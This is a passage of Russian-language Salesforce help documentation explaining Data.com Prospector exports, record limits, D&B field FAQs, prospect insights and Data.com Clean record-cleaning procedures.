[Быстрый поиск организаций прямо из Salesforce](#)

[Быстрый поиск интересующихся клиентов прямо из Salesforce](#)

[Поиск ключевых контактов среди ваших организаций](#)

[Быстрый поиск контактов прямо из Salesforce](#)

Рекомендации по поиску компаний и контактов для последующего использования в других приложениях

Ниже перечислены некоторые рекомендации по экспорту записей из Data.com.

- Зеленая точка (●) отображается в результатах поиска напротив записей, которые *уже хранятся в системе Salesforce*. Синяя галочка (✓) отображается в результатах поиска напротив записей, которые *уже приобретены любым пользователем Data.com организации*. Записи обоих типов считаются *уже принадлежащими* организации.
- Если количество записей, выбранных для экспорта, *превышает* остаток дополнительных записей, то пользователю будет отправлено соответствующее уведомление. Просмотрите сообщение-подтверждение экспорта и при необходимости выполните одно из доступных действий: *добавьте приобретенные* (✓) *и новые записи*, либо *исключите все выбранные записи, которые уже принадлежат организации* (● или ✓) и выполните экспорт *только новых записей*. Просто выберите соответствующий параметр в сообщении-подтверждении экспорта.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

- Если экспорт контактов или организаций Data.com используется *вместо* добавления записей в систему Salesforce, то каждая экспортированная запись учитывается остатком дополнительных записей. При экспорте записей, которые уже добавлены в систему Salesforce, или повторном экспорте записей экспортированные записи не учитываются остатком дополнительных записей.
- При экспорте группы контактов Data.com данные контакты могут быть добавлены в систему Salesforce в качестве контактов или интересов без изменения остатка дополнительных записей.
- Независимо от ограничения на добавление или оставшегося количества записей, одновременно можно экспортировать не более 100 000 записей. Записи будут экспортированы пакетами (по 50 000). Записи, экспортируемые двумя пакетами, будут отправлены в виде архивного файла.
- Если организация использует параметры сокрытия контактных данных, то записи контактов, для которых установлен флажок «Не звонить» или «Без рассылки по эл. почте», содержат пустое поле «Телефон» или «Эл. почта» в CSV-файлах.
- Если CSV-файл не содержит числовых значений (например, номера телефонов), рекомендуем назначить столбцу CSV-файла *общий* или *текстовый* формат, либо открыть файл посредством текстового редактора (например, WordPad).

Экспортированные записи могут быть импортированы в систему Salesforce посредством приложения Data Loader. Если настройки Data.com запрещают использование повторяющихся записей, то процесс импорта проверяет записи на наличие повторов по коду Data.com в поле «Ключ Data.com».

Ниже перечислены записи, которые не импортируются посредством приложения Data Loader.

- Любая запись, код Data.com которой (в поле «Ключ Data.com») совпадает с кодом другой записи, доступной внутри CSV-файла.
- Любая запись, код Data.com которой (в поле «Ключ Data.com») совпадает с кодом записи, которая уже добавлена в систему Salesforce.

СМ. ТАКЖЕ:

[Получение данных по компаниям для использования в других приложениях](#)

[Поиск данных по контактам и данным интересов для последующего использования в других приложениях](#)

## Использование Data.com. Вопросы и ответы

Данный раздел содержит ответы на некоторые типичные вопросы пользователей о продукте Data.com.

[Как просмотреть полные сведения для результатов поиска Data.com?](#)

[Каким типом пользователя Data.com я являюсь?](#)

[Как улучшить результаты поиска по Data.com?](#)

[Почему результаты поиска Data.com отображают компании, которые отсутствуют в поисковом запросе?](#)

[Какое количество записей Data.com можно добавить в систему Salesforce?](#)

[Как определить поля, содержащие данные Data.com, при добавлении записей CRM из Data.com?](#)

[Что определяет значение поля «Местоположение организации» в записи организации?](#)

[Почему поле «Собственность» содержит значение «Личная» для публичных компаний?](#)

[Значения полей «Сотрудники» и «Контакты» в записи организации не совпадают. Почему?](#)

[При использовании Data.com поля «Сотрудники» и «Доход» содержат пустое или нулевое значение. Почему?](#)

[Почему поля «Годовой доход» и «Количество сотрудников» некоторых интересов содержат пустое или нулевое значение после применения функции автоматического заполнения полей Data.com Clean?](#)

[Фильтр «Сотрудники» или «Доход», используемый для уточнения результатов поиска по организациям или контактам, возвращает значительно меньшее количество записей. Почему?](#)

[Почему некоторые записи организаций и компаний D&V используют одинаковые номера D-U-N-S?](#)

[Чем отличаются поля «Местоположение организации» и «Тип расположения»?](#)

[Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»?](#)

[Почему мне пришло сообщение, в котором говорится: «Вы не можете очистить эту запись, потому что у вас ограниченный доступ к данным, заданный вашим администратором»?](#)

СМ. ТАКЖЕ:

[Общие сведения о поисках Data.com](#)

### Как просмотреть полные сведения для результатов поиска Data.com?

Чтобы гарантировать безопасность данных, сведения, доступные для результатов поиска, количество которых превышает 10 страниц, являются неполными.

Чтобы просмотреть полные сведения об организации в результатах поиска, выполните указанные ниже действия.

- Уточните область поиска посредством фильтров поиска в левой части страницы. Отфильтровывание результатов, которые не являются целью поиска, позволяет сократить количество результатов, но повысить их релевантность.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Например, при выборе организаций на уровне директора в отделе продаж компании количество результатов сокращается с 50 страниц до четырех, так как пользователю отображаются только искомые организации.

- Отсортируйте результаты поиска для отображения цели поиска на первых страницах. Например, сортировка столбца «Обновлено» позволяет сначала просмотреть недавно обновленные организации.

После обнаружения искомых организаций приобретите нужные организации путем их добавления или экспорта в систему Salesforce из Data.com. После приобретения и добавления организаций и контактов просмотрите нужные полные сведения.

### Каким типом пользователя **Data.com** я являюсь?

Это легко выяснить. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите «*Личные сведения*» в поле «Быстрый поиск», затем выберите «**Личные сведения**». Поле Тип пользователя Data.com определяет вас либо как пользователя Data.com, либо как пользователя списка Data.com. Пустое поле указывает на отсутствие лицензии Data.com.

Чтобы быстро определить тип пользователя Data.com, щелкните значок сведений () , расположенный напротив поля.


СМ. ТАКЖЕ:

[Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?](#)

[Использование Data.com. Вопросы и ответы](#)

[Индивидуальная настройка системы Salesforce](#)

### Как улучшить результаты поиска по **Data.com**?

Это легко. Воспользуйтесь [модификаторами поиска](#). Чтобы просмотреть примеры, щелкните значок сведений () над любым полем поиска Data.com. Также рекомендуем сохранять часто выполняемые поиски.

СМ. ТАКЖЕ:

[Общие сведения о поисках Data.com](#)

### Почему результаты поиска **Data.com** отображают компании, которые отсутствуют в поисковом запросе?

Результаты поиска по организациям Data.com опираются на название компании, веб-узел родительской компании и веб-узлы филиалов родительской компании (при их наличии), поэтому могут содержать компании, которые фактически не соответствуют критериям поиска. Например, чтобы найти компанию Sun Microsystems, введите поисковый запрос *Sun Microsystems* или *sun.com* в поле «Компания или веб-сайт». При этом результаты поиска отображают компанию Oracle Corporation, являющуюся родительской для компании Sun Microsystems.

СМ. ТАКЖЕ:

[Общие сведения о поисках Data.com](#)

[Использование Data.com. Вопросы и ответы](#)

### Какое количество записей **Data.com** можно добавить в систему **Salesforce**?

Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи Data.com Prospector**». Найдите собственное имя в разделе «Пользователи Data.com», просмотрите доступное ежемесячное

ограничение и количество записей, добавленных или экспортированных за текущий месяц. Срок действия ежемесячного ограничения, установленного администратором, истекает в конце каждого месяца, независимо от использованного количества записей.

Имя пользователя Data.com List также отображается в разделе «Пользователи Data.com List». Пользователю, исчерпавшему предоставленное ежемесячное количество записей, доступно ограничение, являющееся общим со всеми другими пользователями List в организации. При достижении данного ограничения одним пользователем Data.com List, добавление записей становится недоступным другим пользователям Data.com List. Срок действия пулов Data.com List составляет один год с момента их приобретения.

При попытке пакетного добавления записей, превышающего установленное ограничение, отображается сообщение с указанием оставшегося количества записей. Чтобы добавить дополнительные записи, обратитесь к администратору.

СМ. ТАКЖЕ:

[Использование Data.com. Вопросы и ответы](#)

### **Как определить поля, содержащие данные Data.com, при добавлении записей CRM из Data.com?**

Просмотрите разделы справки, описывающие поля этих объектов. Все поля, которые поддерживают данные Data.com, отмечены соответствующим образом.

- [Поля организаций](#)
- [Поля контактов](#)
- [Поля интересов](#)

СМ. ТАКЖЕ:

[Использование Data.com. Вопросы и ответы](#)

### **Что определяет значение поля «Местоположение организации» в записи организации?**

Значение «Головной офис/родитель» определяет компанию, которая является юридическим лицом и располагает филиалами.

Значение «Один офис» определяет компанию, которая является головным офисом, но не располагает филиалами и может не являться отдельным юридическим лицом.

Значение «Филиал» определяет компанию, которая является подразделением более крупной организации. Другими словами, филиал — это компания, принадлежащая головному офису или родительской компании.

СМ. ТАКЖЕ:

[Чем отличаются поля «Местоположение организации» и «Тип расположения»?](#)

[Использование Data.com. Вопросы и ответы](#)

### **Почему поле «Собственность» содержит значение «Личная» для публичных компаний?**

Поставщик сведений Dun & Bradstreet (D&B) отслеживает информацию о типе собственности только для родительских или головных компаний. Для филиалов открытого акционерного общества, являющегося родительской или головной

компанией, значение «Личная» отображается до момента начала их самостоятельной деятельности. Кроме того, значение «Личная» отображается в тех случаях, если тип собственности неизвестен.

СМ. ТАКЖЕ:

[Что определяет значение поля «Местоположение организации» в записи организации?](#)

[Использование Data.com. Вопросы и ответы](#)

### Значения полей «Сотрудники» и «Контакты» в записи организации не совпадают. Почему?

Возможные причины перечислены ниже.

- Количество сотрудников доступно только в тех записях, поле «Местоположение организации» которых содержит значение «Головной офис» / «Родитель». Таким образом, для филиала значение поля «Сотрудники» может быть равно нулю, а поля «Контакты» другому числу.
- Поле «Сотрудники» в записях организаций содержит общее количество сотрудников компании, включая все отделения и филиалы. Тогда как количество контактов охватывает только сотрудников отдельного офиса. Так, головная компания, насчитывающая 5 000 сотрудников во всех офисах, может располагать только 3 000 контактов.
- Общее количество в поле «Сотрудники» извлекается из D&B и обычно *не* учитывает контрактных работников. Общее количество в поле «Контакты» и связанные данные извлекаются из сообщества Data.com и обычно *учитывают* контрактных работников, использующих действительные корпоративные адреса эл. почты.

СМ. ТАКЖЕ:

[Использование Data.com. Вопросы и ответы](#)

### При использовании Data.com поля «Сотрудники» и «Доход» содержат пустое или нулевое значение. Почему?

Dun & Bradstreet (D&B) не собирает данные о доходах для филиалов, поэтому связанные записи организаций или интересов содержат пустое поле «Годовой доход», а связанные записи компаний D&B содержат пустое поле «Годовой объем продаж».

Кроме того, данные о количестве сотрудников собираются регулярно только для головных офисов, поэтому записи интересов могут содержать пустое поле «Количество сотрудников», записи организаций — пустое поле «Сотрудники», а записи компаний D&B — пустое поле «Количество сотрудников: всего».

СМ. ТАКЖЕ:

[Использование Data.com. Вопросы и ответы](#)

### Почему поля «Годовой доход» и «Количество сотрудников» некоторых интересов содержат пустое или нулевое значение после применения функции автоматического заполнения полей Data.com Clean?

Функция Data.com Clean поддерживает более точное географическое сопоставление, поэтому контакты связываются со своим фактическим расположением, а не расположением головного офиса организации. Интересы, связанные с филиалами или отдельными офисами, содержат пустое поле «Годовой доход», так как данные о доходах собираются только для головных офисов. Кроме того, записи интересов могут содержать пустое поле «Количество сотрудников», так как данные о количестве сотрудников собираются для филиалов и отдельных офисов не регулярно.

Чтобы выполнить соотнесение данных о доходах и количестве сотрудников между головным офисом и филиалом или отдельным офисом, обратитесь к администратору Salesforce.

СМ. ТАКЖЕ:

[Использование Data.com. Вопросы и ответы](#)

### **Фильтр «Сотрудники» или «Доход», используемый для уточнения результатов поиска по организациям или контактам, возвращает значительно меньшее количество записей. Почему?**

Dun & Bradstreet (D&B) не собирает данные о доходах и количестве сотрудников для филиалов и отдельных офисов. Таким образом, если фильтр «Доход» использует минимальный диапазон «1», то результаты поиска исключают все записи, содержащие нулевое значение в поле «Доход». Если фильтр «Доход» использует минимальный диапазон «0», то результаты поиска исключают все записи, содержащие пустое значение в поле «Доход». Фильтр «Сотрудники» использует аналогичный алгоритм работы.

Отфильтрованные результаты поиска содержат все записи с нулевыми или пустыми полями «Доход» или «Сотрудники» только в том случае, если поле «Минимальное значение» оставлено незаполненным.

СМ. ТАКЖЕ:

[Что определяет значение поля «Местоположение организации» в записи организации?](#)

[Использование Data.com. Вопросы и ответы](#)

### **Почему некоторые записи организаций и компаний D&B используют одинаковые номера D-U-N-S?**

Если компания не располагает филиалами в других странах, то ее глобальное головное подразделение (центральный офис организации) соответствует локальному головному подразделению (центральный офис организации в отдельной стране), поэтому значения в полях «Номер D-U-N-S» совпадают. Определения всех полей D&B см. в разделе [«Поля компаний D&B»](#).

СМ. ТАКЖЕ:

[Использование Data.com. Вопросы и ответы](#)

### **Чем отличаются поля «Местоположение организации» и «Тип расположения»?**

Поле «Местоположение организации» доступно в записях организаций и бизнес-карточках организаций Data.com. Поле «Тип расположения» доступно в записях компаний D&B. (Записи компаний D&B доступны организациям, которые приобрели продукт Data.com Premium Prospector.) Оба поля содержат следующие значения: «Один офис», «Головной офис»/«Родитель» и «Филиал».

СМ. ТАКЖЕ:

[Использование Data.com. Вопросы и ответы](#)

**Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»?**

При неудачном редактировании как минимум одного поля записи организации, контакта или интереса данное сообщение отображается пользователям, выполняющим очистку записи вручную посредством функции Data.com Clean. Поля, доступные для редактирования, также могут быть очищены.

Чтобы гарантировать возможность редактирования [полей Salesforce, изменяемых при очистке записей](#) (включая поля D&B), обратитесь к администратору. Порядок действий администратора определяется версией системы Salesforce, которую использует компания.

- При использовании версии Contact Manager Edition, Group Edition или Professional Edition убедитесь, что поля используются соответствующим макетом страницы.
- При использовании версии Enterprise Edition, Performance Edition или Unlimited Edition убедитесь, что параметрам безопасности полей задано значение «Доступно».

СМ. ТАКЖЕ:

[Поля Salesforce, изменяемые функцией Data.com Clean](#)

[Использование Data.com. Вопросы и ответы](#)

**Почему мне пришло сообщение, в котором говорится: «Вы не можете очистить эту запись, потому что у вас ограниченный доступ к данным, заданный вашим администратором»?**

Если у вас нет соответствующего доступа к объекту D&B Company, вы увидите это сообщение при использовании Data.com Clean для очистки учетной записи вручную.

Обратитесь к администратору, чтобы убедиться в наличии прав доступа для чтения объекта D&B Company.



## Ограничения на поиск новых компаний, контактов и интересов в Salesforce

Ниже перечислены некоторые важные ограничения по поиску и добавлению записей из Data.com.

- В настоящее время система классификации «Категории отраслей Data.com» не поддерживает подотрасли для отрасли «Власть» ввиду наличия некоторых ограничений по соотношению отраслей между системами классификации «Категории отраслей Data.com» и «Стандартная промышленная классификация».
- По умолчанию каждый пользователь с лицензией Data.com Prospector может ежемесячно добавлять не более 300 записей. Данное количество может быть изменено. Неиспользованные записи аннулируются в последний день каждого месяца в соответствии с часовым поясом организации.
- Каждому пользователю, которому предоставляется доступ к продукту Data.com Prospector, назначается отдельная лицензия Data.com Prospector.
- При приобретении только продукта Data.com Prospector очистка записей доступна только пользователям с соответствующими лицензиями.
- При добавлении записей из Data.com годовой доход доступен только в долларах США. Если «Доллар США» не является активной валютой в вашей организации, записи, добавленные из Data.com, не будут содержать сведения о годовом доходе.

СМ. ТАКЖЕ:

[Рекомендации по поиску организаций, контактов и интересов в Salesforce](#)

## Получение необходимых сведений по отрасли, финансам и конкурентам по вашим организациям

Требуются подробные сведения о деятельности организаций? Нажмите кнопку «Подробные сведения о поиске потенциальных клиентов» на странице сведений об организации для извлечения данных о деятельности и финансах потенциальных клиентов, а также сведений о конкурентах и отраслях, — прямо из Data.com в режиме реального времени.

Функция «Подробные сведения о поиске потенциальных клиентов» доступна только при наличии лицензии Data.com Corporate Prospector или Data.com Premium Prospector. Подробные сведения доступны для организаций, импортированных или очищенных посредством Data.com.

Прежде чем начать работу, убедитесь, что кнопка «Подробные сведения о поиске потенциальных клиентов» добавлена администратором в макет страницы организаций.

1. Откройте страницу сведений об организации для нужного потенциального клиента.
2. Нажмите кнопку «**Подробные сведения о поиске потенциальных клиентов**».

При нажатии кнопки «**Подробные сведения о поиске потенциальных клиентов**» для организации, которая не была импортирована или очищена посредством Data.com, отображается уведомление о необходимости очистки организации.

СМ. ТАКЖЕ:

[Описание подробных сведений о поиске потенциальных клиентов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для извлечения подробных сведений о поиске потенциальных клиентов Data.com для организации:

- «Чтение» для организаций

## Описание подробных сведений о поиске потенциальных клиентов


Функция «Подробные сведения о поиске потенциальных клиентов Data.com» объединяет сведения о компаниях D&B и отраслевую аналитику в экспресс-снимок, который может использоваться для начала обстоятельных переговоров с потенциальными и текущими клиентами.

Функция «Подробные сведения о поиске потенциальных клиентов» доступна только при наличии лицензии Data.com Corporate Prospector или Data.com Premium Prospector. Подробные сведения доступны для организаций, импортированных или очищенных посредством Data.com (только для просмотра).

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

| Категория подробных сведений | Сведения   |
|------------------------------|--|
| Сведения о деятельности      | <ul style="list-style-type: none"> <li>• Описание компании, предоставленное компанией Hoover's, Inc., являющейся филиалом Dun and Bradstreet</li> <li>• Адрес, телефон и веб-сайт компании</li> <li>• Тип расположения (головной офис или филиал)</li> <li>• Размер расположения в квадратных футах (фактическое или предполагаемое измерение)</li> <li>• Ответственность за местоположение (собственность или аренда)</li> <li>• Торговый стиль (при его наличии)</li> <li>• Год основания компании</li> </ul>  |
| Сведения о финансах          | <ul style="list-style-type: none"> <li>• Окончание финансового года (по месяцу)</li> <li>• Фондовая биржа и биржевой символ</li> <li>• Индикатор индекса Standard &amp; Poor's 500</li> <li>• Место в Fortune 1000</li> <li>• Риск просрочки платежа (вероятность того, что данная компания может задержать платеж более чем на 90 дней в течение следующих 12 месяцев)*</li> <li>•  <b>Важное замечание:</b> Эту информацию разрешается использовать только с целью предварительного маркетинга.</li> <li>• Годовой доход за последний и предыдущий год, а также процент роста</li> <li>• Чистая прибыль за последний год*</li> <li>• Количество сотрудников за последний и предыдущий год, а также процент роста</li> </ul> |
| Контакты из Data.com         | <ul style="list-style-type: none"> <li>• Графическое представление распространения контактов компании</li> </ul>   |

| Категория подробных сведений | Сведения  |
|------------------------------|---|
|                              | <ul style="list-style-type: none"> <li>Ссылки на контакты компании по отделу (выбранная ссылка открывает страницу поиска контактов Data.com)</li> </ul>   |
| Популярные конкуренты        | <ul style="list-style-type: none"> <li>Ссылки на веб-сайты популярных конкурентов компании</li> <li>Основные конкуренты (по доходу)</li> </ul>  |
| Сведения об отрасли          | <ul style="list-style-type: none"> <li>Классификации основных кодов NAICS и SIC</li> <li>Панель выбора отрасли для отраслей, связанных с классификациями основных кодов NAICS и SIC</li> <li>Примеры вопросов для подготовки к вызову</li> <li>Анализ конкурентной среды* (общие сведения о конкурентной среде отрасли)</li> <li>Отраслевые тренды* и отраслевые возможности* (влияние событий и проблем на отраслевую деятельность)</li> <li>Ссылки на выбранные отраслевые веб-сайты</li> </ul> |

\* Доступно только при наличии лицензии Premium.

Доступ к важным подробным сведениям на странице сведений об организации

Нажмите кнопку **«Показать подробные сведения»** на странице сведений об организации, чтобы получить доступ к важной информации о выбранной организации. Эта функция позволяет быстро находить сведения о бизнесе и финансах организации, получать представление о конкурентной обстановке, просматривать важные данные об отрасли и финансах, исследовать иерархические отношения для организации. Если все важные сведения будут доступны в нужное время, конвейер продаж будет всегда полон. Анализ подробных сведений предоставляет пользователям Data.com Prospector огромный объем информации о выбранной организации.

На вкладке «Сведения» содержатся подробные сведения о выбранной организации.

Получайте важные финансовые сведения об организации, чтобы оценить ее финансовое состояние. Просматривайте сведения об отрасли организации и ее конкурентах, чтобы сформировать правильную стратегию продаж. Добавляйте контакты из списка, отфильтрованного по уровню или отделу, чтобы начинать важные переговоры с нужными людьми.

Перейдите на вкладку «Иерархия компаний», чтобы изучить взаимосвязи вида «родительская-дочерняя» с другими связанными компаниями. Добавьте организацию в свою организацию непосредственно в представлении иерархии компаний.

#### ВЕРСИИ

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Data.com Clean

Функция Data.com Clean поддерживает разные способы обновления CRM-записей Salesforce за счет использования сведений о компаниях D&B и миллионов общедоступных контактов. Продукт Data.com Clean доступен в двух версиях: Corporate Clean и Premium Clean. Данные версии отличаются полями D&B, доступными при очистке записей организаций или интересов.

Функция очистки сопоставляет записи Salesforce с записями Data.com и создает связь между записью Salesforce и соответствующей записью Data.com. Кроме того, функция очистки предоставляет [сведения о статусе очистки для организаций, контактов и интересов Salesforce](#) на странице 1378.

Ниже перечислены действия, доступные пользователям при наличии лицензии на функцию очистки.

- Вручную сравнивать отдельные записи Salesforce с совпадениями Data.com и обновлять отдельные поля записей Salesforce.
- Выбирать записи организаций, контактов и интересов из списка и выполнять их пакетную очистку.
- Вручную обновлять записи компаний D&B, связанные с организациями (только Premium Clean).

*Организация* также имеет следующие возможности.

- Настройка и запуск заданий автоматической очистки, которые помечают различия в полях записей Salesforce, заполняют пустые поля и перезаписывают значения полей.
- Использование [Data.com Match API](#) для создания настраиваемых решений для определенных бизнес-целей, таких как очистка созданных интересов и очистка настраиваемых объектов.

Функция Data.com Clean не поддерживает организации-лица.

Функция Data.com Clean доступна в двух версиях: Corporate Clean и Premium Clean. Данные версии отличаются полями D&B, доступными при ручной или автоматической очистке записей организаций или интересов.

| Версия функции <b>Data.com Clean</b> | Поля <b>D&amp;B</b>  |
|--------------------------------------|--|
| Data.com Corporate Clean             | Основной набор полей D&B.  |
| Data.com Premium Clean               | Основной набор полей D&B, а также поле «Компания D&B». Данное поле ссылается на связанную запись компании D&B, содержащую более 70 полей D&B, доступных на вкладке «Компании D&B». Если запись Salesforce содержит пустое поле «Компания D&B», то при очистке записи система создает ссылку. |

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

### Прим.:

- Лицензии Data.com Prospector или Data.com Clean Corporate не могут быть приобретены организациями, которые уже используют лицензии Data.com Prospector или Data.com Clean Premium. Чтобы купить лицензии Data.com Corporate, рекомендуем преобразовать текущие лицензии Data.com Premium.
- Лицензии Data.com Prospector или Data.com Clean Premium не могут быть приобретены организациями, которые уже используют лицензии Data.com Prospector или Data.com Clean Corporate. Чтобы купить лицензии Data.com Premium, рекомендуем преобразовать текущие лицензии Data.com Corporate.

- Количество лицензий на функцию Data.com Clean должно точно соответствовать количеству мест Sales Cloud и Service Cloud.

### Обеспечение полноты и актуальности записей Salesforce

Эффективность вашего бизнеса определяется качеством используемых данных. Тратьте меньше времени на обновление данных и больше — на развитие бизнеса с помощью функции Data.com Clean. Чтобы гарантировать точность и актуальность данных Salesforce, рекомендуется использовать ценные сведения о компаниях из базы данных D&B и миллионов общедоступных контактов.

СМ. ТАКЖЕ:

[Использование Data.com. Вопросы и ответы](#)

[Очистка отдельных записей Salesforce](#)

[Очистка списка записей Salesforce](#)

[Настройка функции Data.com Clean](#)

[Проверка включения функции очистки Data.com](#)

[Data.com Social Key](#)

## Обеспечение полноты и актуальности записей Salesforce

Эффективность вашего бизнеса определяется качеством используемых данных. Тратьте меньше времени на обновление данных и больше — на развитие бизнеса с помощью функции Data.com Clean. Чтобы гарантировать точность и актуальность данных Salesforce, рекомендуется использовать ценные сведения о компаниях из базы данных D&B и миллионов общедоступных контактов.

### Очистка отдельных записей Salesforce

Рекомендуем использовать функцию очистки Data.com для обновления записей организаций, контактов и интересов вручную. Ручная очистка позволяет пользователям выполнять поэтапное сравнение отдельной записи Salesforce с совпадающей записью Data.com и обновлять отдельные поля записи Salesforce.

### Очистка списка записей Salesforce

Функция Data.com Clean позволяет выбирать записи организаций, контактов или интересов и выполнять их пакетную очистку прямо из списка. Очистка записей из списка доступна только при наличии лицензии на функцию Data.com Clean.

### Поля Salesforce, изменяемые функцией Data.com Clean

### Что означает «Статус очистки» записи?

Поле «Статус очистки» в записях организации, контакта и интереса указывает способ сопоставления данных записи с данными в Data.com. Чтобы просмотреть дополнительные сведения о статусе или обновить статус, щелкните значок напротив статуса. В зависимости от статуса, некоторые записи могут быть очищены прямо в поле «Статус очистки».

### Общие сведения о способах сопоставления записей Salesforce и Data.com

При использовании Data.com для очистки сведений об организациях, контактах и интересах Salesforce рекомендуем изучить способы сравнения и сопоставления записей Salesforce с записями Data.com.

## ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно при наличии  
лицензии на функцию  
Data.com Clean в версиях:  
**Professional Edition,  
Enterprise Edition,  
Performance Edition и  
Unlimited Edition.**

### [Статусы очистки Data.com Clean](#)

При использовании продукта Data.com Prospector или функции Data.com Clean записи организаций, контактов и интересов Salesforce содержат поле «Статус очистки», определяющее статус очистки записи по сравнению с Data.com.

### [Уровни совпадения D&B®](#)

При использовании службы сопоставления DUNSRight™ для очистки записей уровень совпадения D&B позволяет определять наиболее подходящие записи при выборе совпадения.


### [Сведения об очистке записей посредством функции Data.com Clean](#)

Очистка записи инициирует сравнение данных Salesforce с данными Data.com. При использовании данного процесса требуется иметь представление о ряде важных понятий, включая выбор совпадающих записей и отметка записей Data.com в качестве неверных.



## Очистка отдельных записей Salesforce

Рекомендуем использовать функцию очистки Data.com для обновления записей организаций, контактов и интересов вручную. Ручная очистка позволяет пользователям выполнять поэтапное сравнение отдельной записи Salesforce с совпадающей записью Data.com и обновлять отдельные поля записи Salesforce.

Функция Data.com Clean поддерживает разные способы очистки записей. Пользователи могут выполнять ручную очистку отдельных записей или пакетную очистку записей в списковом представлении. Кроме того, организация может настраивать автоматические задания по очистке пакетов записей. Функция ручной очистки применяется ко *всем* организациям, контактам и интересам, доступным в системе Salesforce, а не только к записям, добавленным из Data.com ранее. Данная функция доступна организациям при условии приобретения функции Data.com Clean и всем пользователям Salesforce, имеющим лицензию Data.com Prospector.

 **Прим.:** Если организации очищаются с помощью продукта Data.com Prospector или функции Data.com Clean, то Data.com ежемесячно преобразует валюты, отличные от USD, в USD, что может вызвать изменение значений поля «Годовой доход». Если организация использует валюту, отличную от USD, то поле «Годовой доход» пропускается при определении статуса очистки записи (поэтому значение поля «Статус очистки» не меняется). Кроме того, значение поля «Годовой доход» удаляется из записей организаций и со страницы сравнения.


1. Откройте запись и проверьте поле «Статус очистки». При необходимости пользователи могут очищать вручную даже записи со статусом «Синхронизировано». А при использовании службы сопоставления DUNSRight запись может быть сопоставлена с другой записью Data.com.

 **Совет:** Поле «Статус очистки» позволяет получать дополнительные сведения о статусе (например, поля, значения которых отличаются от Data.com), а затем очищать запись. Щелкните значок  и выполните действия, указанные во всплывающем окне.

2. Чтобы открыть страницу сравнения для сравнения записи Salesforce с записью Data.com, нажмите кнопку **«Очистить»**.
3. Сравните две записи. Значение поля Data.com, соответствующее значению поля в записи Salesforce, помечается галочкой.
4. Установите флажок напротив любого нужного значения Data.com.
5. Чтобы выбрать другую запись Data.com при неправильном сопоставлении DUNSRight, щелкните ссылку **«Неверное совпадение?»**.

6. По завершении нажмите кнопку **«Сохранить»** (даже в том случае, если данные Data.com не принимались).

Поле «Статус очистки» отображает текущий статус записи, а его временная отметка обновляется при каждом действии пользователя.

 **Прим.:** При нажатии кнопки **«Отмена»** запись Salesforce не обновляется, однако при обнаружении совпадающей записи Data.com поля «Статус очистки» и «Ключ Data.com» могут поменять свои значения. Эти два поля всегда содержат самые точные совпадения из Data.com в отношении последних процессов очистки, независимо от метода, использованного для очистки записи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки записей организаций:

- «Редактирование» для организаций

Для очистки записей контактов:

- «Редактирование» для контактов

Для очистки записей интересов:

- «Редактирование» для интересов



При использовании продукта Data.com Premium Clean или Data.com Premium Prospector система Salesforce создает запись компании D&B (если доступно) в том случае, если очищаемая запись организации или интереса все еще не связана с такой записью, и выполняет их связывание при нажатии кнопки **«Сохранить»**. При следующем просмотре страницы сравнения связанная запись обозначается номером D-U-N-S в поле «Связанная запись компании D&B».

СМ. ТАКЖЕ:

[Быстрое сравнение данных Salesforce и Data.com](#)

[Статусы очистки Data.com Clean](#)

[Поля Salesforce, изменяемые функцией Data.com Clean](#)

## Очистка списка записей Salesforce

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для очистки записей организаций:   | «Редактирование» для организаций                       |
| Для очистки записей контактов:   | «Редактирование» для контактов                         |
| Для очистки записей интересов:   | «Редактирование» для интересов                         |
| Для создания настраиваемых списковых представлений:                            | «Чтение» для типа записи, добавленного в список        |
| Для создания, редактирования и удаления общедоступных списковых представлений: | «Управление общедоступными списковыми представлениями» |

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition.**

